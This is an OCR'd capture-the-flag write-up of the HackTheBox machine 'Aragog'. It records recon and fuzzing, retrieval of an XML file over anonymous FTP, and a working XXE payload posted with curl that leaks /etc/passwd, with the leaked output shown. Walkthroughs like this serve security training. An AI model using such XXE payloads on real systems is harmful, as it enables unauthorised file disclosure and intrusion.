
[HTB] Aragog

by Pablo `github.com/vorkampfer/hackthebox`



- Resources:

> 1. Savitar YouTube walk-through `https://htbmachines.github.io/`
> 2. What is an XXE? `https://portswigger.net/web-security/xxe`
> 3. LFI Wrappers `https://book.hacktricks.xyz/pentesting-web/file-inclusion`
> 4. PHP Wrappers `https://ironhackers.es/en/herramientas/lfi-cheat-sheet/`
> 5. What is the include PHP syntax `https://www.w3schools.com/PHP/php_includes.asp`
> 6. WordPress Enumeration `https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress`
> 7. 0xdf gitlab: `https://0xdf.gitlab.io/`
> 8. 0xdf YouTube: `https://www.youtube.com/@0xdf`
> 9. Privacy search engine `https://metager.org`
> 10. Privacy search engine `https://ghosterysearch.com/`
> 11. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
> 12. `https://book.hacktricks.xyz/`

- View terminal output with color

> `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Aragog provided a chance to play with XML External Entity (XXE) vulnerabilities, as well as a chance to modify a running website to capture user credentials. ~0xdf
```

Skill-set:

```
1. XXE (XML External Entity Injection) Exploitation
2. Modifying a wordpress login to steal credentials (Privilege Escalation)
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.129.227.125

2. ▷ whichsystem.py 10.129.227.125
[+]==> 10.129.227.125 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan aragog.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3.  ▷ echo $openportz
80,135,139,445,8080,49666,49667
3. ▷ sourcez
4. ▷ echo $openportz
21,22,80
5. ▷ portzscan $openportz aragog.htb
6. ▷ qnmap_read.sh
Enter the path of your nmap scan output file:  portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 21,22,80 aragog.htb
>>> looking for nginx
>>> looking for OpenSSH
OpenSSH 7.2p2 Ubuntu 4ubuntu2.10
>>> Looking for Apache
Apache httpd 2.4.18
>>> Looking for popular CMS & OpenSource Frameworks
>>> Looking for any subdomains that may have come out in the nmap scan
>>> Here are some interesting ports
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
>>> Listing all the ports
21/tcp open  ftp     syn-ack vsftpd 3.0.3
22/tcp open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.18
Goodbye!
```


openssh (1:7.2p2-4ubuntu2.10) ***Ubuntu Xenial***

3. **Discovery with** ***Ubuntu Launchpad***

```
1. openssh (1:7.2p2-4ubuntu2.10) xenial; urgency=medium
2. It seems our server target is an Ubuntu Xenial Server.
```

4. **Whatweb**

```
1. ▷ whatweb http://10.129.227.125
http://10.129.227.125 [301 Moved Permanently] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.227.125],
RedirectLocation[http://aragog.htb/], Title[301 Moved Permanently]
http://aragog.htb/ [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.227.125], Title[Apache2 Ubuntu Default
Page: It works]
2. Virtual Hosting is enabled. I will try the hostname
3.  ▷ whatweb http://aragog.htb/
http://aragog.htb/ [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.129.227.125], Title[Apache2 Ubuntu Default
Page: It works]
4. Same thing nothing different.
```



Check out the site

```
1. We get the default page.
2. Nothing else there.
```

FUZZING

6. **I do some fuzzing**

```
1. ▷ wfuzz -c --hc=404 --hw=28 -t 100 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.aragog.htb" http://aragog.htb
2. FAIL
3. wfuzz -c --hc=404 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt 'http://aragog.htb/FUZZ'
4. FAIL
```

FTP port 21 Anonymous login allowed

7. **I will try the port 21 anon login allowed. That seems like something obvious I should check out**

```
1. ▷ ftp 10.129.227.193
Connected to 10.129.227.193.
220 (vsFTPd 3.0.3)
Name (10.129.227.193:h@x0r): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-r--r--r--    1 ftp      ftp            86 Dec 21  2017 test.txt
226 Directory send OK

2. ftp> quote PASV
227 Entering Passive Mode (10,129,227,193,157,200).
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-r--r--r--    1 ftp      ftp            86 Dec 21  2017 test.txt
226 Directory send OK.
ftp> get test.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for test.txt (86 bytes).
226 Transfer complete.
86 bytes received in 8,6e-05 seconds (977 kbytes/s)
ftp> bye
221 Goodbye.
```

8. **I open up *test.txt*.**

```
1. ⬇⬇⬇ ᵃᵇᵃ ¯(ツ)/¯
2. ▷ cat test.txt | bat -l QML
<details>
    <subnet_mask>255.255.255.192</subnet_mask>
    <test></test>
</details>
```

9. **I forgot to try an enum script on port 80 since there was not much in the original scan**

```
1. ▷ nmap --script http-enum -p80 aragog.htb -oN http_enum_80.nmap -vvv
>>> PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack
2. FAIL, I have not been able to find any vectors to begin enumeration on so far.
```

Optional information.

10. ***Optional* if you would like to see what is happening behind the scenes with an nmap scan you lauch tcpdump and create a pcap file to analyze with tshark or wireshark.**

```
            },
            "tcp.payload": "48:54:54:50:2f:31:2e:31:20:34:30:34:20:4e:6f:74:20:
3a:31:34:20:47:4d:54:0d:0a:53:65:72:76:65:72:3a:20:41:70:61:63:68:65:2f:32:2e
:0a:43:6f:6e:6e:65:63:74:69:6f:6e:3a:20:63:6c:6f:73:65:0d:0a:43:6f:6e:74:65:6
9:2d:31:0d:0a:0d:0a:3c:21:44:4f:43:54:59:50:45:20:48:54:4d:4c:20:50:55:42:4c:
6d:6c:3e:3c:68:65:61:64:3e:0a:3c:74:69:74:6c:65:3e:34:30:34:20:4e:6f:74:20:46
:46:6f:75:6e:64:3c:2f:68:31:3e:0a:3c:70:3e:54:68:65:20:72:65:71:75:65:73:74:6
e:3c:2f:70:3e:0a:3c:68:72:3e:0a:3c:61:64:64:72:65:73:73:3e:41:70:61:63:68:65:
74:62:20:50:6f:72:74:20:38:30:3c:2f:61:64:64:72:65:73:73:3e:0a:3c:2f:62:6f:64
```


```
1. ▷ sudo tcpdump -i tun0 -w testcapture.cap -v
[sudo] password for h@x0r:
tcpdump: listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
Got 0
2. It will tell you how many packets have been captured. Usually around 100 or more is good for an in-depth analysis. But here we are just wanting the handshake so
the first 20 is fine.
3. I launch the scan and tcpdump immediately starts capturing a bunch of packets.
4. ▷ nmap --script http-enum -p80 aragog.htb
5. I captured 809 packets.
6. ▷ sudo tcpdump -i tun0 -w testcapture.cap -v
[sudo] password for h@x0r:
tcpdump: listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
809 packets captured
856 packets received by filter
0 packets dropped by kernel
7.  ▷ tshark -r testcapture.cap 2>/dev/null
8. tshark dumps all the packets on the screen. You can filter for certain packets using tshark flags.
9. Since we are only concerned with http packets we can filter for that.
10. ▷ tshark -r testcapture.cap -Y "http" 2>/dev/null
11. It is hard to see. We could format in JSON to make it more readable.
12. ▷ tshark -r testcapture.cap -Y "http" -Tjson 2>/dev/null
13. You can look through the packet capture file and if there is a section referred to as a `field` you can enumarate that `field` with the following command. I have
expanded the `field` called `tcp.payload`. It is a hexidecimal dump that is around 2553 lines.
14. ▷ tshark -r testcapture.cap -Y "http" -Tfields -e "tcp.payload" 2>/dev/null
15. To decode hex you can simply use xxd with the -r flag.
16. If we run the following command.
17. ▷ tshark -r testcapture.cap -Y "http" -Tfields -e "tcp.payload" 2>/dev/null | xxd -ps -r
18. We can now see all the paths that nmap is using to enumerate the box using the http-enum script. They are a-lot. See snippet of them below.
19. Lets say you only wanted the GET paths that nmap is requesting in the script. Then you would need to grep using some regex.
20. ▷ tshark -r testcapture.cap -Y "http" -Tfields -e "tcp.payload" 2>/dev/null | xxd -ps -r | grep GET | awk '{print $2}'
================================================
GET /wp-includes/js/codepress/codepress.js HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Host: aragog.htb
Connection: keep-alive

GET /wp-login.php HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Host: aragog.htb
Connection: keep-alive

GET /wordpress/wp-login.php HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
```

```
Host: aragog.htb
Connection: keep-alive

GET /blog/wp-login.php HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Host: aragog.htb
Connection: keep-alive

GET /administrator/wp-login.php HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Host: aragog.htb
Connection: keep-alive

GET /weblog/wp-login.php HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
Host: aragog.htb
Connection: keep-alive
```

Back to directory busting

11. **Back to hacking the box**

```
1. Earlier I had did some directory busting. One thing I forgot was to fuzz for .php extensions. According to wappalyzer the server is using PHP. So lets do that now.
2. ▷ wfuzz -c -L --hc=404 --hh=11321 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -z list,php-html
http://10.129.226.239/FUZZ.FUZ2Z
3. I would like to explain this long wfuzz command. It is a standard wfuzz command the only thing extra is that we are filtering for a "range" of extensions which is
html and php. That is why we have the FUZZ.FUZ2Z at the end.
4. I got a bunch of Characters spamming the output. So I filtered out the Characters with the length of 11321. It then started giving me a bunch of `301 redirects`.
To resolve that you just use the capital -L flag. This worked and I finally found a hidden page.
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000028:   403        9 L      28 W       275 Ch      "html"
000000027:   403        9 L      28 W       275 Ch      "php"
000012041:   200        3 L      6 W        46 Ch       "hosts - php"
```



Lets check out that page we found with wfuzz

```
1. I go to check out `http://10.129.226.239/hosts.php`
2. WTF! ↓↓↓ ᵃᵇᵃ ¯(ツ)/¯
3. There are 4294967294 possible hosts for
4. That is all that was on the site. I was expecting a password or something since I have been on this box for an hour and I have not found Pdiddy.
```

PROTIP

curl `-d flag`; **read from a file flag**


```
1. ▷ `man curl | grep "read from a file" -C4`
>>> If  you start the data with the letter @, the rest should be a filename to read the data from, or - if you want curl to read the data from stdin. Posting data
from a file named 'foobar' would thus be done with -d, --data @foobar. When -d, --data is told to read from a file like that, carriage returns, newlines and null
bytes are stripped out.  If  you do not want the @ character to have a special interpretation use --data-raw instead
```

---

13. **I am always learning something new on HTB. I just wish it wasn't so far over my head**

```
1. I had suspicions when I saw test.txt earlier that we would have to figure out some complex subnetting situation. I hope that is not the case.

2. ▷ cat test.txt | qml
<details>
    <subnet_mask>255.255.255.192</subnet_mask>
    <test></test>
</details>

3. What sticks out to me here is that the tagging looks like XML.

4. Subnetting drives me crazy. I would have to re-learn all over again. Moving on.

5. We have a subnet mask we found `255.255.255.192`

6. We also have the number of possible hosts `4294967294`

7. The following I would have never put together in a million years unless I saw it in a walkthrough. I can curl by POST @test.txt file we found to the uri
'/hosts.php'. <<< WTF

8. ▷ curl -s -X POST -d @test.txt http://10.129.226.239/hosts.php
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
```

```
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://aragog.htb/hosts.php">here</a>.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 10.129.226.239 Port 80</address>
</body></html>

9. OK, I guess it wants me to use the hostname.

10. ▷ curl -s -X POST -d @test.txt http://aragog.htb/hosts.php
>>> There are 62 possible hosts for 255.255.255.192

11. Ok, whatever that means.
```




Not going to lie I have no idea where this is going.

```
1. I go to edit test.txt. When I change the subnet mask the output changes in the server response!
2. ▷ cat test.txt | grep subnet
   <subnet_mask>255.255.255.192</subnet_mask> <<< before edit
3. ▷ vim test.txt
4. ▷ cat test.txt | grep subnet
   <subnet_mask>255.255.221.101</subnet_mask> <<< after edit
5. Ok lets see what happens when I send the curl POST request using text.txt again.
6. ▷ curl -s -X POST -d @test.txt http://aragog.htb/hosts.php
There are 8857 possible hosts for 255.255.221.101
7. The number of possible hosts changes. Before it was only 62 possible hosts.
8. After being completely clueless for an hour I read up on XXE injection, and I see where this is headed now. The text is XML so that means the server is
interpreting XMl I think.
```

Possible XXE (XML External Entity Injection) Exploitation

15. It seems that the server is taking the post data and using xml to interpret the data. How, do I know the server is using xml to interpret the data? I do not lets just go with it. If the server was using xml to interpret the data we are sending to it by POST request then that means we can change the file extension of the `test.txt` to `test.xml` and the server would not have a problem with that. Because it is taking the data we are sending it and using XML anyway. Since this is the case we may be able to introduce an `XXE (XML External Entity Injection) Exploitation`.




```
1. What is an XXE?
2. XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an applications processing of XML data.
It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can
access. ~https://portswigger.net/web-security/xxe
```

Creating an XXE

```
~/haCk54CrAcK/aragog ▷ cat test.txt | qml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<details>
    <subnet_mask>&xxe;</subnet_mask>
    <test></test>
</details>
```

Taking the example from portswigger I attempt to create an XXE

```
1. We need to paste the XXE code snippet at the top of the document.
------------------
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId></stockCheck>
------------------
2. vim test.txt
3.  All I did was delete the example payload line `<stockCheck>`. I put the `&xxe;` identity replacing the subnet-mask. See image above.
4. Now I will curl just as I did before using the POST request.
5. SUCCESS, I get back the `/etc/passwd` file.
=====================================================
▷ curl -s -X POST -d @test.txt http://aragog.htb/hosts.php
There are 4294967294 possible hosts for root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin<snip>
=====================================================
6. Wait a minute I did not even change the extension of test.txt and it still worked, lol. Most likely this will not work unless we change the file extension from
test.txt to test.xml. It worked for me but it should not have. Strange. I change the file name from test.txt to text.xml and it works the same.
7. ▷ curl -s -X POST -d @test.xml http://aragog.htb/hosts.php
There are 4294967294 possible hosts for root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync<snip>
```

The following is a Proof of Concept

17. **LFI Wrappers are wrappers that wrap around data and usually encode it in order to preserve the intergrity of the file. I wanted to try to use a wrapper to get a reverse shell, lets use a php payload instead. Since the server is running PHP.**

LFI / RFI using PHP wrappers & protocols

php://filter

